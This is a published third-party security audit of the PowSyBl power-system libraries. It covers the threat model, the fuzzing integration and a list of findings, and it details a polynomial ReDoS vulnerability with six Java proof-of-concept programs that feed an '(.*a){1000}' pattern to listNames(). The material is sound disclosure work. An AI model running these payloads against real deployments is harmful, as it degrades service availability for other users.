PowSyBl Security Audit

In collaboration with LF Energy, OSTIF and the PowSyBl maintainers

Arthur Chen, Adam Korczynski, David Korczynski, Ada Logics

1st July 2025

About Ada Logics

Ada Logics is a software security company founded in Oxford, UK, 2018 and is now based in London. We are a team of dedicated, pragmatic security engineers and security researchers that work hands-on with code auditing, security automation and security tooling.

We are committed open source contributors and we routinely contribute to state of the art security tooling in the fuzzing domain such as advanced fuzzing tools like Fuzz Introspector and continuous fuzzing with OSS-Fuzz. For example, we have contributed to fuzzing of hundreds of open source projects by way of OSS-Fuzz. We regularly perform security audits of open source software and make our reports publicly available with findings and fixes, and we have audited many of the most widely used cloud native applications.

Ada Logics contributes to solving the challenge of securing the software supply-chain. To this end, we develop the tooling and infrastructure needed for ensuring a secure software development lifecycle, and we deploy these tools to critical software packages. On the tooling and infrastructure side, we contribute to projects such as the OpenSSF Scorecard project as well as the Sigstore projects like SLSA and Cosign.

Ada Logics helps some of the most exposed organisations secure their software, analyse their code and increase security automation and assurance, and if you would like to consider working with us please reach out to us via our website.

We write about our work on our blog. You can also follow Ada Logics on Linkedin, Twitter and Youtube.

Ada Logics ltd
71-75 Shelton Street,
WC2H 9JQ London,
United Kingdom

About OSTIF

The Open Source Technology Improvement Fund (OSTIF) is dedicated to resourcing and managing security engagements for open source software projects through partnerships with corporate, government, and non-profit donors. We bridge the gap between resources and security outcomes, while supporting and championing the open source community whose efforts underpin our digital landscape.

Over the past ten years, OSTIF has been responsible for the discovery of over 800 vulnerabilities, (121 of those being Critical/High), over 13,000 hours of security work, and millions of dollars raised for open source security. Maximizing output and security outcomes while minimizing labor and cost for projects and funders has resulted in partnerships with multi-billion dollar companies, top open source foundations, government organizations, and respected individuals in the space. Most importantly, we've helped over 120 projects and counting improve their security posture.

Our directive is to support and enrich the open source community through providing public-facing security audits, educational resources, meetups, tooling, and advice. OSTIF's experience positions us to be able to share knowledge of auditing with maintainers, developers, foundations, and the community to further secure our infrastructure in a sustainable manner.

We are a small team working out of Chicago, Illinois. Our website is ostif.org. You can follow us on social media to keep up to date on audits, conferences, meetups, and opportunities with OSTIF, or feel free to reach out directly at contactus@ostif.org or our Github.

Derek Zimmer, Executive Director
Amir Montazery, Managing Director
Helen Woeste, Communications and Community Manager
Tom Welter, Project Manager

Contents

Audit contacts

Contact	Role	Organisation	Email
Adam Korczynski	Auditor	Ada Logics Ltd	adam@adalogics.com
David Korczynski	Auditor	Ada Logics Ltd	david@adalogics.com
Amir Montazery	Facilitator	OSTIF	amir@ostif.org
Derek Zimmer	Facilitator	OSTIF	derek@ostif.org
Helen Woeste	Facilitator	OSTIF	helen@ostif.org
Sophie Frasnedo	PowSyBl Maintainer	RTE	sophie.frasnedo@rte-france.com
Olivier Perrin	PowSyBl Maintainer	RTE	olivier.perrin@rte-france.com
Nicolas Rol	PowSyBl Maintainer	RTE	nicolas.rol@rte-france.com

Introduction

In March and April 2025, Ada Logics carried out a security audit of PowSyBl. The audit was a collaborative effort between Ada Logics, the PowSyBl maintainers and Open Source Technology Improvement Fund and was funded by LF Energy. This report describes the work that Ada Logics (henceforth also reffered to as “we”) carried out during the audit, the results of the work and the mitigations steps that PowSyBl took.

Audit summary

The audit had 3 main goals: 1) To threat model the code assets in scope, 2) to manually audit the code base, and 3) set up fuzzing for the code assets in scope. We succesfully completed these three goals with the support of the PowSyBl team who answered our questions at weekly meetings and asynchronously view email communication. The audit took 5 weeks.

By way of a summary, at a high level, we:

1. Carried out threat modelling of PowSyBl.
2. Manually audited all projects in scope.
3. Found 9 security issues and reliability bugs that we have included in this report.
4. Integrated PowSyBls java projects into OSS-Fuzz.
5. Wrote 6 fuzz tests for 50+ target APIs and integrated them into OSS-Fuzz.
6. Manually reviewed PowSyBl’s branch protection rules and recommended hardening steps with PowSyBl implemented.

Risk scoring

During the audit we used a simplified risk scoring system that considers risk exposure and risk impact. Exposure is the level at which an issue is exposed to an attacker. Impact is the level of privilege escalation an attacker can obtain by exploiting the security issue. We score both on a scale of 1-5 and add the two scores together for a final combined score. This score determines the severity of security issues. We assign this severity to the issues we find.

Risk Exposure

- 5: The security issue exists in core component(s) and is exposed in all use cases to untrusted input.
- 4: The security issue exists in widely used component(s) and is enabled by default. Users of the component(s) expose the issue by default to untrusted input.
- 3: The issue is exposed to authenticated and/or authorized users only.
- 2: The issue exists in component(s) that users need to enable to be affected.
- 1: The issue is only exposed to trusted users.

Risk Impact

- 5: An attack will have the highest possible impact.
- 4: An attack will have high impact with some constraints or limitations.
- 3: An attack can cause partial harm.
- 2: An attack can result in privilege escalation that will cause limited harm.
- 1: An attack can result in limited privilege escalation but requires further privilege escalation to cause harm.

We score each issue on both scales and then add the scores for a combined total score. The total score is the basis for the overall severity of found issues.

- 10: Critical
- 9 - 8: High

- 7 - 6: Moderate
- 5 - 4: Low
- 3 - 1: Informational

Scope

The audit included the code in the following code repositories:

1. https://github.com/powsybl/powsybl-core
2. https://github.com/powsybl/powsybl-open-loadflow
3. https://github.com/powsybl/powsybl-dynawo
4. https://github.com/powsybl/powsybl-diagram
5. https://github.com/powsybl/powsybl-entsoe
6. https://github.com/powsybl/powsybl-open-rao
7. https://github.com/powsybl/pypowsybl
8. https://github.com/powsybl/powsybl-network-store
9. https://github.com/powsybl/powsybl.jl
10. https://github.com/powsybl/powsybl-math-native
11. https://github.com/powsybl/powsybl-metrix
12. https://github.com/powsybl/powsybl-network-viewer
13. https://github.com/powsybl/powsybl-network-store-server

The audit was not fixed to a particular commit; we worked constantly against the latest master branches.

The following commits are related to the audit:

https://github.com/google/oss-fuzz

1. 1499b14da6ca564fa361e57268ac2085bcc5b300
2. ff73c5f07332a6e538efab242e1a08c7a8f9b890
3. 5b37640a455e0e12e1681442ccd1672cc042db3a
4. 6b261374c2a0724c5f7b0e7292bf34cbac8e1129
5. 52aed11b0595ed336021e4fe4886b31974a230fa
6. 4202dd917c4b7c92728b56552ce0b1ba501adad9
7. 758477fcdf5c397c5e504c68b86846eb19361ad6
8. 77c83999848715ef6d962bb49fe860f5fb3fb3c3
9. 0995440c4921d3e88039818654838680cc709ed9
10. bab28c3a8d48b485ccd21deedaf83ab9fc675780
11. e8b323c0d4be8da3481d15767eea87c8d1d0d190
12. 8133af376bd46b4ad512785431bac2558db875a7
13. 547d03da80472fb661864cf18625619b38a68891
14. dc672ba173189de52f05c794f893caa455fc2466
15. c3de26b05aa4dd5e728dedec21ef2edf2e331375
16. e801b7523c38252d462495250d74572eead40774
17. c71f0326e1059ad46adcb5c055385fb3fdfdcc82

https://github.com/powsybl/powsybl-core

1. https://github.com/powsybl/powsybl-core/pull/3391
2. https://github.com/powsybl/powsybl-core/pull/3392
3. https://github.com/powsybl/powsybl-core/pull/3393
4. https://github.com/powsybl/powsybl-core/pull/3394

5. https://github.com/powsybl/powsybl-core/pull/3395
6. https://github.com/powsybl/powsybl-core/pull/3480


https://github.com/powsybl/pypowsybl

1. https://github.com/powsybl/pypowsybl/pull/1022

PowSyBl threat model

PowSyBl environment


The environment in which PowSyBl is used heavily influences its threat model. Because PowSyBl is a library of components, we expect that users will adopt these components into their own applications. These applications can be designed in many different ways, from CLI tools to micro services. Users' own threat models affect PowSyBl's threat model in that PowSyBl does not apply a particular threat model to users' applications. To understand PowSyBl's threat model, we must understand how users adopt PowSyBl. At a high level, an expected use case of PowSyBl looks as such:



1. The user/microservice is the person or, application or service that invokes PowSyBl to model, analyse or simulate data. PowSyBl adopters may allow users to invoke PowSyBl, or they can configure their use case in such a way that a microservice automatically or by way of manual instruction sends data to PowSyBl.
2. Since PowSyBl is a library, adopters wrap PowSyBl in their own application.
3. We expect and assume that adopters will guard PowSyBl behind authentication and authorisation mechanisms. We do not expect any users to receive and process unauthenticated requests. This is important for PowSyBl's threat model in that the intended use case is to receive requests from authenticated users. The application will likely include other middleware besides authn/authz, such as a rate limiter. There will also likely be more application logic between the middleware and PowSyBl. For example, PowSyBl may load jobs from a cache instead of directly from the incoming request. The specifics of users' applications are not critical to consider since we merely introduce the context in which PowSyBl is commonly used.
4. PowSyBl lives in the user's application and, at a high level, has three functions: To parse incoming jobs, to carry out the modelling, analysis or simulation and to output the result.
5. As an example, the output leaves the application. There can be several intermediary steps in this process.
6. As an example, the output can be returned to another application from which users view the results.

PowSyBl Attack Surface

In this part of the threat model, we discuss PowSyBl's attack surface. Attack surface describes the contact point with PowSyBl, where an attacker can attempt to compromise the application or other users. We enumerate PowSyBl's attack surface as well as the common attack surface of adopters of PowSyBl. Below, we identify seven attack surfaces of both PowSyBl and the surrounding application.



#1: Untrusted user sends request to PowSybl

The request's input data can be intentionally configured to exploit vulnerabilities in PowSyBl. In this instance, the attacker would attempt to exploit vulnerabilities in PowSyBl by intentionally sending malicious data and parameters. In such an attack, the attacker does not own the application but is rather a user and is seeking to elevate their limited privileges. They could attempt to do so through both zero-click and one or multi-click attacks. In the case of zero-click attacks, the attacker would input data to the application and immediately elevate their privileges, and in the case of one or multi-click attacks, the attacker would put the application or its environment in a state where another user activity would compromise either the same user or other users of the application.

In an attack on this attack surface, the attacker needs their request to pass through the initial validation, authentication and authorisation mechanisms of the application, which limits the attacker. For example, it is the responsibility of the application to implement rate-limiting measures at the application middleware level, just like the application should limit the size of requests according to the application's available computing. That being said, there are also limitations to what the application can be expected to filter away. For example, parsing issues leading to DoS in PowSyBl are not the responsibility of the application to counter.

#2 Input data transit

At this point in the data flow, an attacker can attempt to compromise the input data to either replace it or leak it. The input data may be sensitive or confidential, and an attacker could gain a competitive advantage by leaking it. Alternatively, the attacker can replace the input data such that Powsybl runs an analysis of a different dataset than the one the user inputs, without the user noticing. Replacing the input data in transit can also result in the attacker stealing compute data for their own dataset. At this attack surface, the attacker can be both the user inputting the data or they can attack the user inputting the dataset. In the first case, the application may implement validation of the dataset, which the attacker can attempt to bypass by inputting valid data but then replacing it after the validation and before Powsybl runs the load flow analysis. In the second case, the attacker simply intercepts another user's process.

#3 Results in transit

Output data transit. When an analysis is complete, the attacker can attempt to intercept the output before the user receives it. Here, the attacker can be the user running the analysis, or they can attack a user running the analysis. In the first case, the attacker may be able to run the load flow analysis as intended and, at this stage, manipulate Powsybl into returning the results of a different analysis in order to leak other users' data. In the second case, the attacker can intercept communication to return the wrong data to the user to give the user a disadvantage that in turn gives the attacker an advantage.

#4 Remote services

In some cases, PowSyBl may communicate with remote services such as databases or cloud computing platforms. An attacker may attempt to compromise such remote services to escalate their privileges to PowSyBl. Alternatively, the user may have permissions to control the remote services and can use these to bypass other security measures earlier in the dataflow. For example, the application may restrict certain input data from being passed to PowSyBl, and a user with control over these remote services can send a request that passes the application logic but then make the remote service send different data to PowSyBl. This is a supply-chain issue where control over one service should not lead to the compromise of another. For the first scenario, where an attacker has maliciously gained control of the remote service and is attempting to get a foothold in PowSyBl or hurt it or its users, PowSyBl should be resistant. For the second, where an attacker may replace the data from the remote service, ideally, PowSyBl should implement integrity check routines when receiving the data. However, this is a matter of severity and need. Without integrity checks, such as hash sum checks, PowSyBl lacks insurance in the integrity of the data it receives from remote services. In other words, PowSyBl may be requesting data but receives other data and does not check which data it received. PowSyBl should treat the data from remote services as untrusted.

#5 Communication between PowSyBl and remote services


An attacker may influence PowSyBl and its users by compromising the communication between PowSyBl and remote services. They could do so by intercepting the traffic between the two. The attacks and impact are similar to those of compromising remote services.

#6 and #7

In a similar manner to remote services, some PowSyBl adopters may deploy PowSyBl in such a manner that users with limited privileges have access to the file system. For example, a user may only be able to read system logs, and another may be able to modify certain source files that PowSyBl takes as input. These users can attempt to elevate their privileges by using their existing limited privileges. In a similar manner to #4 and #5, attacks can happen both directly on the file system and in transit if communication happens over HTTP on localhost for example.

PowSyBl trust boundaries

Above, we have enumerated the main components of PowSyBl and its attack surface. A trust boundary is a place in the dataflow where trust changes vertically. Again, we consider a PowSyBl from a holistic point of view in the sense that we include other components that are typically deployed as part of a PowSyBl use case. We illustrate the trust boundaries below.



1. Incoming requests are expected to be authenticated before they reach PowSyBl. As such, incoming requests are authenticated at some point prior to PowSyBl reaching them. Trust flows from low to high.
2. All communication with external services is a trust boundary. Here, trust flows high to low from PowSyBl to remote services and low to high from the remote services to PowSyBl.
3. All communication with the filesystem is a trust boundary. Here, trust flows high to low from PowSyBl to the file system and low to high from the file system to PowSyBl.
4. When PowSyBl outputs the result of a modelling/analysis/simulation run, data flows from high to low from PowSyBl to the user/application/service that receives the result.

PowSyBl threat actors

In this section of PowSyBl's threat model, we enumerate the threat actors that can affect PowSyBl's security. We enumerate all threat actors and discuss if the actors impact is accepted to PowSyBls security posture.

#	Actor	Description
1	Sudo user	We consider all PowSyBl deployments to have a sudo user with the permissions to do anything. As an example, this user can delete the PowSyBl deployment. Any behaviour that PowSyBl expects only this user to carry out is expected behaviour. In other words, if PowSyBl allows this user to compromise confidentiality, integrity or availability, it is not a security vulnerability.
2	PowSyBl maintainer	PowSyBl maintainers are privileged users who should be able to carry out the responsibilities of maintaining the PowSyBl code repositories without inflicting harm on the repositories or PowSyBl users.
3	PowSyBl code contributors	Code contributors are untrusted users who contribute code to PowSyBl. This threat actor can intentionally or unintentionally contribute malicious code to PowSyBl.
4	3rd-party dependency code contributors	Contributors to PowSyBl's third-party dependencies can intentionally or unintentionally affect PowSyBl's security posture by committing malicious code.
5	Adopter, application developer	Developers of applications that adopt PowSyBl can impact PowSyBl users' security but not PowSyBls security. In that sense, the developer cannot reduce PowSyBl's security posture but can reduce the security of the entire application for users.
6	Adopter, application user	Users of the application that has adopted PowSyBl can attempt to elevate their privileges and compromise PowSyBl and its users.
7	Users of remote services	Users with privileges in remote services can affect PowSyBl's security posture.
8	Non-privileged attackers	Attacks can begin with no privileges. Attackers without privileges can attempt to sniff network traffic and attack PowSyBl directly, or they can attack other components in a PowSyBl deployment.

PowSyBl fuzzing

As part of the audit, Ada Logics set up continuous fuzzing for multiple PowSyBl projects. At a high level, this work consisted of two goals. First, we integrated PowSyBl into OSS-Fuzz, a continuous fuzzing service by Google that runs fuzzers of critical open-source projects. OSS-Fuzz dedicates vast computing resources and automates the entire fuzzing workflow for integrated projects. If OSS-Fuzz finds any issues from a fuzz job, it creates a record in its bug tracker and notifies the maintainers of the project. Periodically, OSS-Fuzz will reproduce the finding, and if it fails to do so, it will consider the bug fixed and automatically update the bug tracker. As such, maintainers only need to fix issues in their code base for OSS-Fuzz to notice and update its records accordingly.

After we integrated PowSyBl into OSS-Fuzz, we assessed the PowSyBl projects in the scope of the audit for entry points that would benefit from fuzz testing. Here, we looked for methods and APIs with a large call tree, complex processing routines and entrypoints that are exposed to the PowSyBl adopter and are likely to process untrusted input.

We integrated 7 of the projects in scope for this audit:

1. https://github.com/powsybl/powsybl-core
2. https://github.com/powsybl/powsybl-diagram
3. https://github.com/powsybl/powsybl-metrix
4. https://github.com/powsybl/powsybl-open-rao
5. https://github.com/powsybl/powsybl-dynawo
6. https://github.com/powsybl/powsybl-entsoe
7. https://github.com/powsybl/powsybl-open-loadflow

We wrote a total of 6 fuzzers:

1. *`DeserializerFuzzer` [URL]: This fuzzer tests 50+ `deserialize` methods of different classes across the PowSyBl ecosystem.
2. *`LoadFlowFuzzer` [URL]: This fuzzer runs load flow analysis of the input test case from the fuzzer. After that, it runs some methods based on the result.
3. *`MatrixFuzzer` [URL]: Tests the `SparseMatrix` and its methods.
4. *`MetrixFuzzer` [URL]: Runs metrix analaysis of the input test case from the fuzzer.
5. `OpenRaoFuzzer` [URL]: Runs RAO (Remedial Action Optimizer) from PowSyBl-Open-RAO of the input test case from the fuzzer.
6. *`ParseFuzzer` [URL]: Tests different parsing routines across the PowSyBl ecosystem.

* Fuzzer found bug in PowSyBl

With the completion of the security audit, OSS-Fuzz will continue to run PowSyBl's fuzzers continuously. As such, while PowSyBl's fuzzers have already found bugs in PowSyBl's source code, they will continue to test for other bugs. With the completion of the audit, we have fixed the bugs that OSS-Fuzz found in PowSyBl Core, and the fuzzers can proceed to test deeper in their call tree, where other bugs may currently be. In addition, the methods under test might change over time, and the fuzzers will test their target APIs as they change.

Found issues

In this section we describe the issues we found in the audit by way of both manually auditing and fuzzing PowSyBl.

ID	Name	Severity	Status
ADA-PWSBL-2025-1	Polynomial REDoS'es in PowSyBl Core	Moderate	Resolved with fix
ADA-PWSBL-2025-2	XXE and SSRF in PowSyBl Core XML Reader	Moderate	Resolved with fix
ADA-PWSBL-2025-3	Deserialization of untrusted SparseMatrix data in PowSyBl Core	Moderate	Resolved with fix
ADA-PWSBL-2025-4	Decompression path traversal in local compute manager	Low	Resolved with fix
ADA-PWSBL-2025-5	Long overflow exception in CSV parsing in PowSyBl Core	Low	Resolved with fix
ADA-PWSBL-2025-6	Null pointer in CSV parsing in PowSyBl Core	Low	Resolved with fix
ADA-PWSBL-2025-7	Null pointer in JSON parsing in PowSyBl Core	Low	Resolved with fix
ADA-PWSBL-2025-8	Null pointer when deserializing EquipmentCriterionContingencyList	Low	Resolved with fix
ADA-PWSBL-2025-9	Index out of bounds in IeeeCdfReader	Low	Resolved with fix

The following CVEs were issued from the found issues:

CVE	Corresponding issues
CVE-2025-48059	ADA-PWSBL-2025-1: Polynomial REDoS'es in PowSyBl Core
CVE-2025-48058	ADA-PWSBL-2025-1: Polynomial REDoS'es in PowSyBl Core
CVE-2025-47293	ADA-PWSBL-2025-2: XXE and SSRF in PowSyBl Core XML Reader
CVE-2025-47771	ADA-PWSBL-2025-3: Deserialization of untrusted SparseMatrix data in PowSyBl Core

Polynomial REDoS'es in PowSyBl Core

Severity	Moderate
Status	Resolved with fix
id	ADA-PWSBL-2025-1

Two CVE's were issued from the vulnerabilities described in this issue:

1. CVE-2025-48059
2. CVE-2025-48058

This is an issue for several potential polynomial Regular Expression Denial of Service (ReDoS) vulnerabilities in the `listNames(String regex)` methods of several classes classes. These classes compile and evaluate unvalidated, user-supplied regular expressions against a collection of file-like resource names.

All classes follow the same core pattern:
1. They accept a `String regex` from untrusted external input.
2. They compile it using `Pattern.compile(...)` without sandboxing, timeout, or validation.
3. They match it against dynamically supplied file/resource names, which may come from:
4. The filesystem (`DirectoryDataSource`, `ZipArchiveDataSource`, `TarArchiveDataSource`).
5. Memory (`ReadOnlyMemDataSource`, `InMemoryZipFileDataSource`).
6. The classpath (`ResourceDataSource`).

To trigger a polynomial ReDoS in any of these classes, two attacker-controlled conditions must be met:

1. Control over the regex input passed into `listNames(String regex)`. *Example*: An attacker supplies a malicious pattern like `(.*a){10000}`.
2. Control or influence over the file/resource names being matched. *Example*: Filenames such as `"aaaa...!"` that induce regex engine backtracking.

If both conditions are satisfied, a malicious actor can cause significant CPU consumption due to regex backtracking—even with polynomial patterns. Since both inputs can be controlled via publicly accessible methods or external filesystem handling, these methods are considered vulnerable to polynomial REDoS.

The Proof of Concepts (PoCs) below demonstrate a polynomial ReDoS (Regular Expression Denial of Service) pattern affecting each vulnerable class. Unlike classic a catastrophic exponential ReDoS, this subtle attack exploits a greedy `.*` prefix followed by a fixed suffix, repeated multiple times.

When applied to long filenames that almost match the pattern, the regex engine performs extensive backtracking, degrading performance predictably with input size. In a multi-tenant environment, an attacker can degrade the performance - and thereby the availability - of the server to an extent that it affects other users of the application. This can for example be useful if an attacker wants to delay other users in a scenario where a time advantage can be a competitive advantage.

A tricky part in this is that the attacker needs to control both the pattern and the input which may not always be the case. A fix could be to limit the filename size (which is practical in most cases except in some rare use cases that require extremely long file names) since it is polynormial REDoS, not exponential REDoS. Alternatively, an option is to use the re2j library from Google to perform the regex matching (instead of the JVM default Matcher), which handles most of the possible REDoS patterns - both polynormial and exponential.

PoC 1

Target: powsybl-core/commons/src/main/java/com/powsybl/commons/datasource/DirectoryDataSource.java

The `DirectoryDataSource` class exposes a method, `listNames(String regex)`, which compiles and applies an unvalidated, user-supplied regular expression to all filenames in a target directory.

```
import com.powsybl.commons.datasource.DirectoryDataSource;
import java.nio.file.Files;
import java.nio.file.Path;

public class RedosPoc {
  public static void main(String[] args) throws Exception {
    Path tempDir = Files.createTempDirectory("redos-demo");
    String filename = "a".repeat(100) + "!";
    Files.createFile(tempDir.resolve(filename));

    long start = System.currentTimeMillis();
    new DirectoryDataSource(tempDir, "").listNames("(.*a){1000}");
    long end = System.currentTimeMillis();

    System.out.println("Execution time: " + (end - start) + " ms");

    Files.walk(tempDir)
        .sorted((a, b) -> b.compareTo(a))
        .forEach(
            path -> {
              try {
                Files.deleteIfExists(path);
              } catch (Exception e) {
              }
            });
  }
}
```

PoC 2

Target: powsybl-core/commons/src/main/java/com/powsybl/commons/datasource/ReadOnlyMemDataSource.java

The `ReadOnlyMemDataSource` class exposes a method, `listNames(String regex)`, which compiles and applies an unvalidated, user-supplied regular expression to the in-memory set of file-like keys stored via `putData(...)`.

```
import com.powsybl.commons.datasource.ReadOnlyMemDataSource;
import java.nio.file.Files;
import java.nio.file.Path;

public class RedosPoc {
  public static void main(String[] args) throws Exception {
    ReadOnlyMemDataSource source = new ReadOnlyMemDataSource();
    String filename = "a".repeat(100) + "!";
    source.putData(filename, new byte[1]);

    long start = System.currentTimeMillis();
    source.listNames("(.*a){1000}");
    long end = System.currentTimeMillis();

    System.out.println("Execution time: " + (end - start) + " ms");
  }
}
```

PoC 3

Target: powsybl-core/commons/src/main/java/com/powsybl/commons/datasource/ZipArchiveDataSource.java

The `ZipArchiveDataSource` class exposes a method, `listNames(String regex)`, which compiles and applies an unvalidated, user-supplied regular expression to the names of entries in a ZIP archive.

```java
import com.powsybl.commons.datasource.ZipArchiveDataSource;
import java.io.OutputStream;
import java.nio.file.Files;
import java.nio.file.Path;

public class RedosPoc {
  public static void main(String[] args) throws Exception {
    Path tempDir = Files.createTempDirectory("zip-redos");
    Path zipPath = tempDir.resolve("test.zip");

    try (OutputStream os =
        new ZipArchiveDataSource(tempDir, "test").newOutputStream("a".repeat(100) + "!"
            , false)) {
      os.write(new byte[1]);
    }

    ZipArchiveDataSource zipSource = new ZipArchiveDataSource(tempDir, "test");

    long start = System.currentTimeMillis();
    zipSource.listNames("(.*a){1000}");
    long end = System.currentTimeMillis();

    System.out.println("Execution time: " + (end - start) + " ms");
  }
}
```

PoC 4

Target: powsybl-core/commons/src/main/java/com/powsybl/commons/datasource/ResourceDataSource.java

The `ResourceDataSource` class exposes a method, `listNames(String regex)`, which compiles and applies an unvalidated, user-supplied regular expression to filenames provided by `ResourceSet` objects.

```java
import com.powsybl.commons.datasource.ResourceDataSource;
import com.powsybl.commons.datasource.ResourceSet;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;
import java.util.List;

public class RedosPoc {
  public static void main(String[] args) throws Exception {
    Path tempDir = Paths.get("redos");
    Files.createDirectories(tempDir);
    String filename = "a".repeat(100) + "b";
    Path file = Files.createFile(tempDir.resolve(filename));
    ResourceSet resourceSet = new ResourceSet("/redos", filename);
    ResourceDataSource source = new ResourceDataSource("test", List.of(resourceSet));

    long start = System.currentTimeMillis();
    source.listNames("(.*a){1000}");
    long end = System.currentTimeMillis();

    System.out.println("Execution time: " + (end - start) + " ms");

    Files.deleteIfExists(file);
    Files.deleteIfExists(tempDir);
  }
}
```

PoC 5

Target: powsybl-core/commons/src/main/java/com/powsybl/commons/datasource/TarArchiveDataSource.java

The `TarArchiveDataSource` class exposes a method, `listNames(String regex)`, which compiles and applies an unvalidated, user-supplied regular expression to file entry names within a `.tar` archive.

```
import com.powsybl.commons.datasource.CompressionFormat;
import com.powsybl.commons.datasource.TarArchiveDataSource;
import java.io.OutputStream;
import java.nio.file.Files;
import java.nio.file.Path;

public class RedosPoc {
  public static void main(String[] args) throws Exception {
    Path workingDir = Path.of(".").toAbsolutePath().normalize();
    String baseName = "redos";
    String filename = "a".repeat(100) + "!";

    TarArchiveDataSource tarSource =
        new TarArchiveDataSource(workingDir, baseName, CompressionFormat.GZIP);
    try (OutputStream os = tarSource.newOutputStream(filename, false)) {
      os.write(new byte[1]);
    }

    long start = System.currentTimeMillis();
    tarSource.listNames("(.*a){1000}");
    long end = System.currentTimeMillis();

    System.out.println("Execution time: " + (end - start) + " ms");

    Files.deleteIfExists(workingDir.resolve(baseName + ".tar"));
  }
}
```

PoC 6

Target: pypowsybl/java/pypowsybl/src/main/java/com/powsybl/python/datasource/InMemoryZipFileDataSource.java

The `InMemoryZipFileDataSource` class exposes a method, `listNames(String regex)`, which compiles and applies an unvalidated, user-supplied regular expression to the entry names of an in-memory ZIP archive.

```
import com.powsybl.python.datasource.InMemoryZipFileDataSource;
import java.io.ByteArrayOutputStream;
import java.util.Set;
import java.util.zip.ZipEntry;
import java.util.zip.ZipOutputStream;

public class RedosPoc {
  public static void main(String[] args) throws Exception {
    String filename = "a".repeat(100) + "!";
    ByteArrayOutputStream baos = new ByteArrayOutputStream();
    try (ZipOutputStream zos = new ZipOutputStream(baos)) {
      zos.putNextEntry(new ZipEntry(filename));
      zos.write(new byte[1]);
      zos.closeEntry();
    }

    byte[] zipBytes = baos.toByteArray();
    InMemoryZipFileDataSource source = new InMemoryZipFileDataSource(zipBytes);

    long start = System.currentTimeMillis();
    Set<String> matches = source.listNames("(.*a){1000}");
    long end = System.currentTimeMillis();

    System.out.println("Execution time: " + (end - start) + " ms");
  }
}
```

PoC 7

Target: powsybl-core/iidm/iidm-criteria/src/main/java/com/powsybl/iidm/criteria/RegexCriterion.java

This class compiles and evaluates an unvalidated, user-supplied regular expression against the identifier of an `Identifiable` object via `Pattern.compile(regex).matcher(id).find()`.

This class follows the same core vulnerability pattern observed in other regex-based filtering components:

- It accepts a `String regex` from untrusted external input.
- It compiles the regex dynamically using `Pattern.compile(...)` without sandboxing, timeouts, or input validation.
- It evaluates the compiled regex against the result of `Identifiable.getId()`, which may come from:
  - A user-defined subclass or implementation,
  - Downstream library consumers,
  - Or input-controlled network model objects in runtime systems.

To trigger polynomial ReDoS in `RegexCriterion`, two attacker-controlled conditions must be met:

1. Control over the regex input passed into the constructor: *Example:* An attacker supplies a malicious pattern such as `(.*a){10000}`.
2. Control or influence over the output of `Identifiable.getId()`: *Example:* A long string like `"aaaa...!"` that forces excessive backtracking.

If both conditions are satisfied, a malicious actor can cause significant CPU exhaustion through repeated or recursive `filter(...)` calls—especially if performed over large network models or filtering operations.

